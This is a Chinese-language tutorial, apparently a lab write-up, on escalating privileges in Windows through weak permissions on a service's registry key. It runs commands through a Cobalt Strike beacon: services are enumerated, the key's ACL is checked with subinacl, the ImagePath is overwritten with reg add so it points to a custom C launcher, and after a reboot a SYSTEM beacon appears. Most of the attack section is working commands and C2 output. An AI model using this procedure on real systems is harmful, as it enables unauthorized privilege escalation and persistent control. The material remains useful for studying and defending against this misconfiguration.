
不安全注册表提权

提权的原理

Windows的服务路径存储在Windows的注册表中，若注册表配置不当，当攻击者可以发现使用低权限可以更改注册表的选项的时候，就可以导致提权，可以将`imagepath`修改成恶意的文件，重启导致提权




VMMemCtl
vmmouse
vmrawdsk
VMTools
vmusbmouse
vmvss
vmxnet
vmxnet3ndis6
volmgr
volmgrx
volsnap
vsmraid
vsock
VSS
W32Time
WacomPen
WANARP
Wanarpv6
wanli
WcsPlugInService
Wd
Wdf01000

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
DelayedAutostart	REG_DWORD	0x00000001 (1)
DisplayName	REG_SZ	wanli
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\1.exe
ObjectName	REG_SZ	.\apache
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

提权环境准备

1、新建立一个服务，test


```
sc create test binpath= "C:\1.exe"
```



```
C:\Users\Administrator>sc create test binpath= "C:\1.exe"
[SC] CreateService 成功

C:\Users\Administrator>
```

2、打开注册表给该文件权限



组或用户名(G)：

CREATOR OWNER
SYSTEM
Administrators (BM-2008\Administrators)
Users (BM-2008\Users)

Users 的权限(P)	允许	拒绝
完全控制	☑	□
读取	☑	□
特殊权限	□	□


有关特殊权限或高级设置，请单击“高级”。

或者用工具

```
shell subinacl /keyreg "HKEY_LOCAL_MACHINE\system\ControlSet001\services\wanli" /grant=apache=f
```

提权实验

1、先使用MSF或者CS上线靶机



Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.152	192.168.41.193	wanli	apache	BM-2008		artifact.exe	2972	x86	896...

日志X
Beacon 192.168.41.193@2972 X
Files 192.168.41.193@2972 X

2、查询计算机中的所有服务


```
sc query type= all state= all |findstr /i service_name.* |more
```



```
beacon> shell sc query type= all state= all |findstr /i service_name.* |more
[*] Tasked beacon to run: sc query type= all state= all |findstr /i service_name.* |more
[+] host called home, sent: 93 bytes
[+] received output:
SERVICE_NAME: 1394ohci
SERVICE_NAME: ACPI
SERVICE_NAME: AcpiPmi
SERVICE_NAME: adp94xx
SERVICE_NAME: adpahci
SERVICE_NAME: adpu320
SERVICE_NAME: AeLookupSvc
SERVICE_NAME: AFD
```

3、使用subinacl进行查询提权


```
shell subinacl /keyreg "HKEY_LOCAL_MACHINE\system\ControlSet001\services\test"
/display
```



```
/pace =builtin\users  ACCESS_ALLOWED_ACE_TYPE-0x0
   CONTAINER_INHERIT_ACE-0x2
    Key and SubKey - Type of Access:
   Full Control
    Detailed Access Flags :
   KEY_QUERY_VALUE-0x1          KEY_SET_VALUE-0x2            KEY_CREATE_SUB_KEY-0x4
   KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10               KEY_CREATE_LINK-0x20        DELETE-0x1000
0
   READ_CONTROL-0x20000         WRITE_DAC-0x40000            WRITE_OWNER-0x80000
/pace =bm-2008\apache     ACCESS_ALLOWED_ACE_TYPE-0x0
   CONTAINER_INHERIT_ACE-0x2
    Key and SubKey - Type of Access:
   Full Control
    Detailed Access Flags :
   KEY_QUERY_VALUE-0x1          KEY_SET_VALUE-0x2            KEY_CREATE_SUB_KEY-0x4
   KEY_ENUMERATE_SUB_KEYS-0x8 KEY_NOTIFY-0x10               KEY_CREATE_LINK-0x20        DELETE-0x1000
```

4、查询该服务的`imagepath`值

```
reg query HKEY_LOCAL_MACHINE\system\ControlSet001\services\test /v imagepath
```




```
beacon> shell reg query HKEY_LOCAL_MACHINE\system\ControlSet001\services\test /v imagepath
[*] Tasked beacon to run: reg query HKEY_LOCAL_MACHINE\system\ControlSet001\services\test /v imagepath
[+] host called home, sent: 107 bytes
[+] received output:

HKEY_LOCAL_MACHINE\system\ControlSet001\services\test
    imagepath    REG_EXPAND_SZ    C:\1.exe
```

5、替换该文件为恶意的文件或者修改文件的路径

```
    #include<stdio.h>
    #include<stdlib.h>
    int main(){
        system("cmd.exe /c C:\\USERS\\apache\\Desktop\\1.exe");
        return 0;
    }
```


```
reg add "HKEY_LOCAL_MACHINE\system\ControlSet001\services\test" /t REG_EXPAND_SZ
/v ImagePath /d "C:\USERS\\apache\Desktop\1.exe" /f
```



```
beacon> shell reg add "HKEY_LOCAL_MACHINE\system\ControlSet001\services\test" /t REG_EXPAND_SZ /v ImagePath
/d "C:\USERS\\apache\Desktop\1.exe" /f
[*] Tasked beacon to run: reg add "HKEY_LOCAL_MACHINE\system\ControlSet001\services\test" /t REG_EXPAND_SZ
/v ImagePath /d "C:\USERS\\apache\Desktop\1.exe" /f
[+] host called home, sent: 163 bytes
[+] received output:
操作成功完成。
```

6、查询是否替换

```
reg query HKEY_LOCAL_MACHINE\system\ControlSet001\services\test /v imagepath
```




```
beacon> shell reg query HKEY_LOCAL_MACHINE\system\ControlSet001\services\test /v imagepath
[*] Tasked beacon to run: reg query HKEY_LOCAL_MACHINE\system\ControlSet001\services\test /v imagepath
[+] host called home, sent: 107 bytes
[+] received output:

HKEY_LOCAL_MACHINE\system\ControlSet001\services\test
    imagepath    REG_EXPAND_SZ    C:\USERS\\apache\Desktop\1.exe
```

7、这个时候apache是没有权限启动服务的，需要管理员重启电脑.

```
sc strat test
```



external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.152	192.168.41.194	wanli	apache	BM-2008		1.exe	3380	x86	1s
175.9.143.152	192.168.41.194	wanli	SYSTEM *	BM-2008		1.exe	3464	x86	2s